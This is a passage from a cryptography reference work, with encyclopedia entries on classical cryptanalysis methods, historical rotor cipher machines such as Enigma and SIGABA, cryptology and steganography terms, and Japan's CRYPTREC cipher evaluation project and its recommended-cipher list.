A *ciphertext–ciphertext compromise* is a transmission of two *isomorphs*, i.e., the same plaintext, encrypted with two different keytexts. Exchanging the role of plaintext and keytext, this case is reduced to and can be treated as a plaintext–plaintext compromise. This compromise is even systematic in message sets, where the same message is sent in different encryption to many places, such as it is common in public key cryptosystems.

One speaks of a *brute force attack* or ►exhaustive key search if all possible keytexts are tried out to decrypt a ciphertext (knowing or guessing the cryptosystem used). At present, with the still growing speed of supercomputers, every 10 years the number of trial and error steps that is feasible is increased by a factor of roughly 2^5.

Further commonly used terminology will be given now. In a ►ciphertext-only attack, only one or more ciphertexts under the same keytext are known. In a ►known-plaintext attack, one knows one or more matching pairs of plaintext–ciphertext. Frequently, this attack is carried out with rather short fragments of the plaintext (e.g., probable words and phrases). In a ►chosen plaintext attack, one can choose plaintexts and obtain the corresponding ciphertexts. Sometimes, this can be done with the proviso that the plaintexts may be chosen in a way that depends on the previous encryption outcomes. How to foist the plaintext on the adversary is not a cryptographer's problem, but is a problem of misleading the adversary and is to be executed by the secret services. Finally, in a ►chosen-ciphertext attack there is the possibility to choose different ciphertexts to be decrypted, with the cryptanalyst having access to the decrypted plaintext. An example may be the investigation of a tamperproof decryption box, with the hope of finding the key.

Statistical Approaches to Classical Cryptosystems

Some statistical methods that can be used by the cryptanalist are discussed below.

Frequency matching is a cryptanalytic method for breaking monoalphabetic (Cæsar type) encryptions. One determines the frequency of the characters in a ciphertext and compares them with the frequency of the characters in a language known or assumed to be used for the plaintext. To give an example, the frequency profile of the English language looks like the one depicted in Fig. 1.


If a ciphertext of 349 characters has the following distribution given in Fig. 2.

It is easy to guess a ►Cæsar encryption that counts down three letters in the standard ►alphabet: a = D, b = E, c = F, . . ., z = C. More difficult is the situation if a mixed alphabet is to be expected. Then the first step is to group the letters in cliques: the most frequent ones, the very rare ones, and some in between


{etaoin}	{srh}	{ld}	{cumfpgwyb}	{vk}	{xjqz}

and to refine the decryption within these cliques by trial and error.

Depth is a notion used in connection with the cryptanalysis of polyalphabetic encryptions. It means the arrangement of a number of ciphertexts supposedly



Cryptanalysis. Fig. 1



Cryptanalysis. Fig. 2

encrypted with the same keytext – for periodic polyalphabetic encryption broken down according to the assumed period.

Example (see Table 1): a depth of five lines:

The lines of a depth are isologs: they are encrypted with the same key text and represent a plaintext–plaintext compromise.

By forming differences of the elements in selected columns, a reduction of depth to a monoalphabetic (Cæsar type) encryption is accomplished. This makes it possible to derive the keytext

TRUTH	*ISSOP*	*RECIO*	*USTHA*	*TITNE*	*EDSAR*

which decrypts the depth (by means of the ►Vigenère Table) to the text in Table 2.

Forming a depth is possible as soon as the value of the period of the periodic polyalphabetic encryption has been found, for instance by the Kasiski method below. Forming a depth is not possible, if the key is nonperiodic. But even for periodic polyalphabetic encryptions, forming a depth of sufficiently many elements (usually more than six) is not possible if the keytext is short enough.

When the alphabets used in a polyalphabetic periodic substitution are a mixed alphabet and a shifted version of it, *symmetry of position* is the property that for any pair of letters their distance is the same in all rows of the encryption table. For a known period, it may allow, after forming a depth, the complete reconstruction of the substitution (Auguste Kerckhoffs, 1883).

Kasiski's method: If in a periodic polyalphabetic encryption the same plaintext sequence of characters happens to be encrypted with the same sequence of key characters, the same ciphertext sequence of characters will occur. Thus, in order to determine the period of a periodic polyalphabetic encryption, the distance between two "parallels" in the ciphertext (pairs, triples, quadruples, etc. of characters) is to be determined; the distance of genuine parallels will be a multiple of the period. The greatest common divisor of these distances is certainly a period – it may, however, not be the smallest period. Moreover, the period analysis may be disturbed by faked parallels. Kasiski developed this fundamental test for key periodicity in 1863 and shattered the widespread belief that periodic polyalphabetic encryption is unbreakable.

The *Kappa test* is based on the relative frequency $\kappa(T, T')$ of pairs of text segments $T = (t_1, t_2, t_3, \ldots, t_M)$, $T' = (t_{1'}, t_{2'}, t_{3'}, \ldots, t_{M'})$ of equal length, $M \geq 1$, with

Cryptanalysis. Table 1

T	C	C	V	L	E	S	K	P	T	X	M	P	V	W	H	Y	M	V	G	X	B	O	R	V	C	W	A	R	F
V	L	L	B	V	C	K	W	F	P	E	H	E	C	F	C	G	N	Z	E	K	K	K	V	I	H	D	D	I	D
M	Y	Y	R	D	M	J	W	M	C	U	I	G	L	O	K	M	X	L	R	E	W	H	X	M	T	J	H	A	S
B	K	Q	T	Z	B	Z	W	K	W	Z	X	G	Z	O	V	T	B	A	T	K	W	M	G	M	R	J	K	L	P
M	Y	Y	V	H	B	W	J	D	X	C	P	C	Z	O	H	V	T	S	I	V	M	E	B	S	O	H	R	A	U.

Cryptanalysis. Table 2

a	l	i	c	e	w	a	s	b	e	g	i	n	n	i	n	g	t	o	g	e	t	v	e	r	y	t	i	r	e
c	u	r	i	o	u	s	e	r	a	n	d	c	u	r	i	o	u	s	e	r	c	r	i	e	d	a	l	i	c
t	h	e	y	w	e	r	e	i	n	d	e	e	d	a	q	u	e	e	r	l	o	o	k	i	n	g	p	a	r
i	t	w	a	s	t	h	e	w	h	i	t	e	r	a	b	b	i	t	t	r	o	t	t	i	n	g	s	l	o
t	h	e	c	a	t	e	r	p	i	l	l	a	r	a	n	d	a	l	i	c	e	l	o	o	k	e	d	a	t.

the same characters at the same positions (that is why this method is also called the *index of coincidence*, often abbreviated to I.C., William F. Friedman, 1925). The value of Kappa is rather typical for natural languages, since the expected value of $\kappa(T, T')$ is $\sum_{i=1}^{N} p_i^2$, where p_i is the probability of occurrence of the ith character of the vocabulary to which T and T' belong. For sufficiently long texts, it is statistically roughly equal to 1/15 = 6.67% for the English language and 1/12.5 = 8% for the French and the German language. Most importantly, it remains invariant if the two texts are polyalphabetically encrypted with the same keytext. If, however, they are encrypted with different keytexts or with the same key sequence, but with different starting positions, the character coincidence is rather random and the value of Kappa is statistically close to $1/N$, where N is the size of the vocabulary. The Kappa test applied to a ciphertext C and cyclically shifted versions $C^{(u)}$ of the ciphertext, where u denotes the number of shifts, yields the value $\kappa(C, C^{(u)})$. If the keytext is periodic with period d, then for $u = d$ and for all multiples of d, a value significantly higher than $1/N$ will occur, while in all other cases a value close to $1/N$ will be found. This is the use of the Kappa examination for finding the period; it turned out to be a more accurate instrument than the Kasiski method.

The Kappa test may also be used for adjusting two ciphertexts C, C' which are presumably encrypted with the same keytext, but with different starting positions (called *superimposition*). By calculating $\kappa(C^{(u)}, C')$, a shift d, determined as a value of u, for which $\kappa(C^{(u)}, C')$ is high, brings the two ciphertexts $C^{(d)}$ and C' "in phase", i.e., produces two isologs. In this way, a depth of n texts can be formed by superimposition from a ciphertext–ciphertext compromise of n ciphertexts.

The *De Viaris attack* is a cryptanalytic method invented by Gaätan Henri Léon de Viaris in 1893 to defeat a polyalphabetic cryptosystem proposed by Étienne Bazeries, in which the alphabets did not form a Latin square. (A *Latin square* for a vocabulary of N characters is a $N \times N$ matrix over this alphabet such that each character occurs just once in every line and in every column.)

Pattern finding is a cryptanalytic method that can be applied to monoalphabetic encryptions. It makes use of patterns of repeated symbols. For example, the pattern *1211234322* with "signature" 4 + 3 + 2 + 1 (four twos, three ones, two threes, and one four) most likely allows in English nothing but peppertree, the pattern *1213143152* with the signature 4 + 2 + 2 + 1 + 1 nothing but initiation (Andree 1982, based on Merriam-Webster's Dictionary).

Noncoincidence exhaustion: Some cryptosystems show peculiarities: genuine self-reciprocal permutations never encrypt a letter by itself. Porta encryptions even always encrypt a letter from the first half of the alphabet by a letter from the second half of the alphabet and vice versa. Such properties may serve to exclude many positions of a probable word (a *probable word* is a word or phrase that can be expected to be present in a message according to the context; it may form the basis for a known-plaintext attack).

Zig-zag exhaustion: For encryptions with a key group (►Key), the difference of two plaintexts is invariant under encryption: it equals the difference of the corresponding ciphertexts. Thus in case of a plaintext–plaintext compromise (with a depth of 2), the difference of the ciphertexts can be decomposed into two plaintexts by starting with probable words or phrases in one of the plaintexts and determining the corresponding plaintext fragment in the other plaintext, and vice versa. This may lead in a zig-zag way ("cross-ruff") to complete decryption.

Theoretically, the decomposition is unique provided the sum of the relative redundancies of the two texts is at least 100%. For the English language, the redundancy (►Information Theory) is about 3.5 [bit/char] or 74.5% of the value 4.7 ≈ $\log_2$ 26 [bit/char].

Multiple anagramming is one of the very few general methods for dealing with transposition ciphers, requiring nothing more than two plaintexts of the same length that have been encrypted with the same encryption step (so the encrypting transposition steps have been repeated at least once). Such a plaintext–plaintext compromise suggests a parallel to Kerchkoffs' method of superimposition. The method is based on the simple fact that equal encryption steps perform the same permutation of the plaintext letters. The ciphertexts are therefore written one below the other and the columns thus formed are kept together.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Crypto Machines

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

Crypto machines are machines for automatic encryption using a composition of mixed ►alphabet substitutions often performed by means of rotors. Some of the examples are Enigma (Germany), Hebern Electric Code Machine (USA), Typex (Great Britain), SIGABA ≙M-134-C (USA), and NEMA (Switzerland).

Applications

Rotor: Rotor is a wheel, sitting on an axle and having on both sides a ring of contacts that are internally wired in such a way that they implement a permutation.

The *Enigma machine* (Figs. 1 and 2) was invented by the German Arthur Scherbius. In 1918, he filed a patent application for an automatic, keyboard-operated electric encryption machine performing a composition of a fixed number of polyalphabetic *substitution* (►Substitutions and Permutations) steps (four in the early commercial models) with shifted mixed ►alphabets performed by wired keying wheels (called *rotors*).

The key sequence was generated by the cyclometric, "counter-like" movement of the wheels. The fixed substitutions of the rotors were to be kept secret, the starting point of the key sequence was to be changed at short intervals. Later "improvements" were a reflector (Willi Korn, 1925) which made the encryption self-reciprocal (and opened a way of attack) and (by request from the German Armed Forces Staff) a plugboard performing a substitution that could be changed at short intervals (which in fact helped to avoid certain manifest attacks). The German *Wehrmacht* Enigma had three rotors (to be selected out of up to eight) and a reflector (to be selected out of two). In the Navy variant of 1942, the reflector was not fixed. Certain weaknesses of the Enigma encryption were not caused by the machine itself, but by cryptographic blunders in operating it.

An exceptional role was played by the German *Abwehr*, the Intelligence Service of the German Armed Forces, as far as ENIGMA goes: It used a variant of the old ENIGMA D with a pinion/tooth wheel movement of the rotors, with 11, 15, and 17 notches on the wheels ("11-15-17 ENIGMA"), and naturally without plugboard – following rather closely Willi Korn's German Patent No. 534 947, filed November 9, 1928, US Patent No. 1,938,028 of 1933.


A few specimens of a three-rotor-ENIGMA ('ENIGMA T'), likewise without plugboard, but with five-notched rotors, were destined for the Japanese Navy, but did not get out of the harbor and were captured by the Allies near Lorient, in Brittany.

In England, too, rotor machines were built during the Second World War: TYPEX was quite an improved ENIGMA (instead of the plugboard there was an entrance substitution performed by two fixed rotors which was not self-reciprocal).

In the USA, under the early influence of William Friedman (1891–1969) and on the basis of the Hebern development, there was in the early 1930s a more independent line of rotor machines, leading in 1933 to the M-134-T2, then to the M-134-A (SIGMYC), and in 1936 to the M-134-C (SIGABA) of the Army, named CSP889 (ECM Mark II) by the Navy. The Germans obviously did not succeed in breaking SIGABA, which had five turning cipher rotors with irregular movement. It had been made watertight by Frank Rowlett (1908–1998), an aide of Friedman since 1930.


An interesting postwar variant of the ENIGMA with seven rotors and a fixed reflector was built and marketed by the Italian company Ottico Meccanica Italiana (OMI) in Rome.

The Swiss army and diplomacy used from 1947 on an ENIGMA variant called NEMA ("*Neue Maschine*") Modell 45. It was developed by Hugo Hadwiger (1908–1981),



Crypto Machines. Fig. 1 Electric current through a three-rotor Enigma

Crypto Machines. Fig. 2 Cipher machine Enigma (four-rotor version)



Crypto Machines. Fig. 3 The M-209 Hagelin machine

Heinrich Weber (1908–1997), and Paul Glur, and built by Zellweger A.G., Uster. It had ten rotors, six of which were active ones, while the others served for rotor movement only. The use of a reflector was unchanged.

Based on US-American experiences and similar to TYPEX was the rotor machine KL-7 of the NATO, in use until the 1960s.

The Swedish inventor Boris Hagelin created the *Hagelin machine* (Fig. 3) in 1934. It was an automatic mechanical encryption machine, with alphabet-wheel input and a printing device, performing by a "lug cage" adder a Beaufort substitution (►Beaufort Encryption) controlled by five keying wheels with 17, 19, 21, 23, and 25 teeth according to a pre-chosen "step figure." The lug matrix and the step figure can be changed by activating suitable pins. This model, called C-35, was followed by a C-36, with six keying wheels and 17, 19, 21, 23, 25, and 26 teeth. Under the cover name M-209, C-36 was built by Smith-Corona for the US Army, Navy and Air Forces,

altogether accounting for 140,000 machines. The Hagelin machines were less secure than the Enigma.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Cryptographic Algorithm Evaluation

►CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)

Cryptographic Protocol

►Protocol

Cryptographic Protocol Verification

►Formal Analysis of Cryptographic Protocols

Cryptographic Puzzles

►Computational Puzzles

Cryptography on Reconfigurable Devices

►FPGAs in Cryptography

Cryptology

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Shannon's Model; ►Symmetric Cryptosystem

Definition

Cryptology is the discipline of *cryptography* and ►cryptanalysis and of their interaction. Its aim is *secrecy* or *confidentiality*: the practice of keeping secrets, maintaining privacy, or concealing valuables. A further goal of cryptology is *integrity* and *authenticity*, usually given by a *message authentication code* (►MAC Algorithms) or ►digital signature unique to the sender and serving for his ►identification.

Cryptography: Cryptography is the discipline of writing a message in *ciphertext* (►Cryptosystem), usually by a translation from *plaintext* according to some (frequently changing) *keytext*, with the aim of protecting a secret from adversaries, interceptors, intruders, interlopers, ►eavesdroppers, opponents or simply attackers, opponents, and enemies. Professional cryptography protects not only the plaintext, but also the key and more generally tries to protect the whole ►cryptosystem.

Steganography: Steganography is the counterpart of cryptography, comprising technical steganography (working with invisible inks, hollow heels, etc.) and linguistic steganography, the art of hiding information by linguistic means. Of the later, we mention semagrams, open code, comprising jargon code (masked secret writing, e.g., cues), and concealment ciphers (veiled secret writings, like the null cipher and grilles [►Substitutions and Permutations]). Linguistic steganography has close connections with cryptography, e.g., the uses of grilles and transposition ciphers (►Substitutions and Permutations) are related.


Semagram: Semagram is a picture or grapheme hiding a message behind innocent looking, frequently minute graphic details (Fig. 1).

Open code: It is a class of linguistic steganography, selected words or phrases made to appear innocent in the surrounding text.

Cue: It is a short, prearranged jargon-code message, usually a word or phrase. The importance of the message is strongly linked to the time of transmission. Famous is the encrypted Japanese message HIGASHI NO KAZE AME ("east wind, rain") on December 7, 1941, a cue with the meaning "war with the USA."

Null cipher, where only certain letters are significant (the others being *nulls*):

- Encryption rules of the type "the *n*th character after a particular character," specifically "the next character after a space" (*acrostics*).
- Or rules for inserting a null between syllables (Tut Latin: TUT) or after phonetic consonants (Javanais: chaussure ↦ CHAVAUSSAVURAVE).
- Or rules for suffixing nulls, e.g., un fou ↦ UNDREQUE FOUDREQUE (Metz, 1670), also combined with shuffling of some letters (largonjem: boucher ↦ LOUCHERḂEM, pig Latin: third ↦ IRDṪḤAY).



Cryptology. Fig. 1 Semagram. The message is in Morse code, formed by the short and long stalks of grass to the left of the bridge, along the river bank and on the garden wall. It reads: "compliments of CPSA MA to our chief Col. Harold R. Shaw on his visit to San Antonio May 11, 1945." (Shaw had been head of the Technical Operations Division of the US government's censorship division since 1943)

- A borderline case is pure transposition: reversing letters of a word (back slang), e.g., tobacco ↦ OCCABOT).

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Cryptophthora

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Synonyms

Side-channel leakage

Related Concepts

►Differential Power Attacks; ►Smart Card

Definition

The term "cryptophthora" (literally "secret degradation") is a generic term expressing secret entropy loss. Cryptophthora can result from side-channel leakage, cryptanalytic disclosure of partial key information, or improper device operation.

Open Problems

Devise sound theoretical models, find new causes and forms of Cryptophthora.

Recommended Reading

1. Mangard S, Oswald E, Popp T (2007) Power analysis attacks: revealing the secrets of smart cards (Advances in information security), Springer

Cryptosystem

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Shannon's Model; ►Symmetric Cryptosystem

Definition

A cryptosystem (or *cipher system*) is a system consisting of an encryption *algorithm*, a *decryption algorithm*, and a

well-defined triple of *text spaces*: *plaintexts*, *ciphertexts*, and *keytexts*.

Applications

For a given key text, the encryption algorithm will map a plaintext to a (usually uniquely determined) ciphertext. For the corresponding keytext, the decryption algorithm will map the ciphertext to the (usually uniquely determined) plaintext. The cryptosystem may be performed by hand methods ("hand cipher"), machine methods ("machine cipher"), or software (►Shannon's Model).

Plaintext: It is a text in an open language that is commonly understood among a larger group of people.

Ciphertext: It is a text ("cryptogram") in a secret language that is understood only by few, authorized people, usually after decryption by hand machine, or software.

Two special properties are mentioned: an *endomorphic cryptosystem* is a cryptosystem with identical plaintext and ciphertext space. Example: {a, b, c, . . . , z} → {a, b, c, . . . , z}. A *pure cryptosystem* is a cryptosystem that has the following property: whenever enciphering $\mathcal{E}_k$ with key k, followed by deciphering $\mathcal{D}_j$ with key j, followed by enciphering $\mathcal{E}_i$ with key i is performed, there is a key ℓ such that $\mathcal{E}_\ell$ has the same effect: $\mathcal{E}_i\mathcal{D}_j\mathcal{E}_k = \mathcal{E}_\ell$. In a pure cryptosystem, the mappings $\mathcal{D}_j\mathcal{E}_k$ ("$\mathcal{E}_k$ followed by $\mathcal{D}_j$")\ form a group, with $\mathcal{D}_k\mathcal{E}_k$ being the identity.

An endomorphic cryptosystem is pure if and only if its encipherings are closed under composition (Shannon), i.e., if its keys form a group, the *key group* (►key).

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project)

Hideki Imai[1], Atsuhiro Yamagishi[2]
[1]Chuo University, Bunkyo-ku, Tokyo, Japan
[2]IT Security Center, Information-Technology Promotion Agency, Bunkyo-ku, Tokyo, Japan

Synonyms

Cryptanalysis; Cryptographic algorithm evaluation; e-Government

Related Concepts

►Cryptanalysis; ►NESSIE

Definition

CRYPTREC is the Japanese Cryptographic Algorithm Evaluation Project.

Background

In 1999, Japanese Cabinet announced that the Japanese e-Government systems would be established until 2003. Therefore, the Japanese government organized CRYPTREC in 2000, in order to evaluate the cryptographic algorithm for using in Japanese e-Government system.

Applications

Japanese e-Government system

Overview

CRYPTREC (Cryptography Research and Evaluation Committee) was originally functioned as CRYPTREC Advisory Committee and Cryptography Research and Evaluation Committee [1]. Thereafter, CRYPTREC is representing the security evaluation project for the cryptographic algorithms in Japan as well. CRYPTREC was initially founded in 2000. The major roles/responsibilities for the CRYPTREC were to evaluate the security provided by cryptographic algorithms which would be used by Japanese e-Government. Since the Japanese Government targeted to construct the e-Government system by the end of 2003, however, the necessity of ensuring information security in the e-Government system was its major concern. Accordingly, the Japanese Government needed such mechanism which evaluates the security in cryptographic algorithm, the fundamental information technology of information security.

CRYPTREC publicly offered such algorithms which would suit for the use for the e-Government system twice in the years of 2000 and 2001, respectively, and eventually, 61 types of algorithms were proposed from worldwide. Along with those algorithms proposed from worldwide and the 24 cryptographic algorithms that were widely used as defacto standard at the time of 2000, together, were evaluated for their security. As its result, CRYPTREC they selected 29 cryptographic algorithms in March 2003 which were listed/publicized as the e-Government Recommended Ciphers. Upon selecting e-Government Recommended Ciphers, their results of implementation/performance was also deliberately concerned. In the Table 1, we will show the e-Government Recommended Ciphers List (The year of 2002 ver.).

When CRYPTREC was established in 2000, IPA (Information-technology Promotion Agency) became its secretariat. In 2001, TAO (Telecommunications Advancement Organization of Japan) was also added to its secretariat. At the same time, MIC (Ministry of Internal Affairs

and Communications) and METI (Ministry of Economy, Trade and Industry) organized CRYPTREC Advisory Committee. As a result, CRYPTREC truly became the security evaluation project of the cryptographic algorithms which should be used by the Japanese e-Government System.

The e-Government Recommended Cipher List in 2003 was described as follows one of the "Basic requirements" in the "Standards for Information Security Measures for the Central Government Computer Systems" which was documented by NISC (National Information Security Center) in 2005 [4]:

(a) The head of information security officers must define the algorithm and implementation system for encryption and perform digital signatures to be used in the government agencies.
(b) Those which on the electronics government recommended cipher list must be used if available.
(c) If encryption or electronic signature is deployed for the new development or update of the information system, the algorithm specified in the electronics government recommended encryption list must be used. However, some of those algorithms concerned must include specified in the electronics government recommended encryption list, at least one, for cases that the encryption or electronic signature is implemented.

NISC is the national center relevant to Japanese information security established in the Cabinet office in 2005.

History

As a result of the project from 2000 to 2003, CRYPTREC completed the e-Government Recommended Ciphers List, which is shown in Table 1, in 2003. For the years of 2003–2008, it once decomposed the above-mentioned Cryptographic Technology Evaluation Committee: it was resumed as Cryptographic Technique Monitoring Subcommittee and Cryptographic Module Subcommittee under the Cryptographic Technology Review Committee. The main activity for the Cryptographic Technique Monitoring Subcommittee is to monitor the security provided by the cryptographic algorithms which are listed on the e-Government Recommended Ciphers List.

In the said subcommittee, they collect information and literatures publicized in the conferences and workshops relevant to cryptographic algorithms hosted by respective nations and parse the information to be used to review the security of cryptographic algorithms listed in the e-Government Recommended Ciphers List. In addition, in the Cryptographic Technique Monitoring Subcommittee, they estimate the shift in computer performance and assess the modulus in digits which is prime factorizable. The consequence is shown in the Fig. 1.

In the Cryptographic Module Subcommittee, they reviewed the security requirements for the cryptographic modules and the standards for the testing: they also contributed to found the Japan Cryptographic Module Validation Program. Studying side-channel attacks such as power analysis attack, etc. is another role/responsibility.

Open Problems (Future Schedules)

CRYPTREC has just started to prepare reviewing of e-Government Recommended Ciphers List from 2009 [3]. As the part of the reviewing activity, CRYPTREC also started to publicly offer the newer cryptographic algorithms to update the current e-Government Recommended Ciphers List from October 2009: the newer cryptographic algorithms publicly offered are block cipher, stream cipher, operation mode, message authentication code (MAC), and entity authentication. The e-Government Recommended Ciphers List will be updated by the year of 2013. The new (i.e., updated) e-Government Recommended Ciphers List is organized by three major lists: e-Government Recommended Ciphers List, Candidate Recommended Ciphers List, and Obsolete Ciphers List. Understandably, the e-Government Recommended Ciphers List is the Ciphers List which will be encouraged for the e-Government system employed/procured during and after 2013. Those ciphers to be listed on the e-Government Recommended Ciphers will be selected from the Candidate Recommended Ciphers List. For your further information, the ciphers currently in the e-Government Recommended Ciphers List and those ciphers newly evaluated are included in the Candidate Recommended Ciphers List. The newly evaluated ciphers are the newly proposed ciphers of those ciphers from which security is evaluated. Those ciphers that already have been internationally standardized will also be evaluated for its security and functionality: they shall be included in the Candidate Recommended Ciphers List as well if they can be considered to be sufficiently competitive. From the view point of security, logical security will highly be concerned. As for functionality, performance and the resource to be consumed will be significantly considered.

The security in those newly proposed ciphers will be evaluated using full of the year 2010 as the first step to update the e-Government Recommended Ciphers List. Their

CRYPTREC (Japanese Cryptographic Algorithm Evaluation Project). Table 1 e-Government recommended ciphers list

Category of technique		Name
Public-key cryptographic techniques	Signature	DSA
		ECDSA
		RSASSA–PKCS1–v1_5
		RSA–PSS
	Confidentiality	RSA–OAEP
		RSAES–PKCS1–v1_5 (Note1)
	Key agreement	DH
		ECDH
		PSEC–KEM (Note2)
Symmetric-key cryptographic techniques	64-bit block ciphers (Note3)	CIPHERUNICORN–E
		Hierocrypt–L1
		MISTY1
		3-key Triple DES (Note4)
	128-bit block ciphers	AES
		Camellia
		CIPHERUNICORN–A
		Hierocrypt-3
		SC2000
	Stream ciphers	MUGI
		MULTI–S01
		128–bit RC4 (Note5)
Other techniques	Hash functions	RIPEMD–160 (Note5)
		SHA–1 (Note6)
		SHA–256
		SHA–384
		SHA–512
	Pseudorandom number generators (Note7)	PRNG based on SHA–1 in ANSI X9.42–2001 Annex C.1
		PRNG based on SHA–1 for general purpose in FIPS 186–2 (+ change notice 1) Appendix 3.1
		PRNG based on SHA–1 for general purpose in FIPS 186–2 (+ change notice 1) revised Appendix 3.1

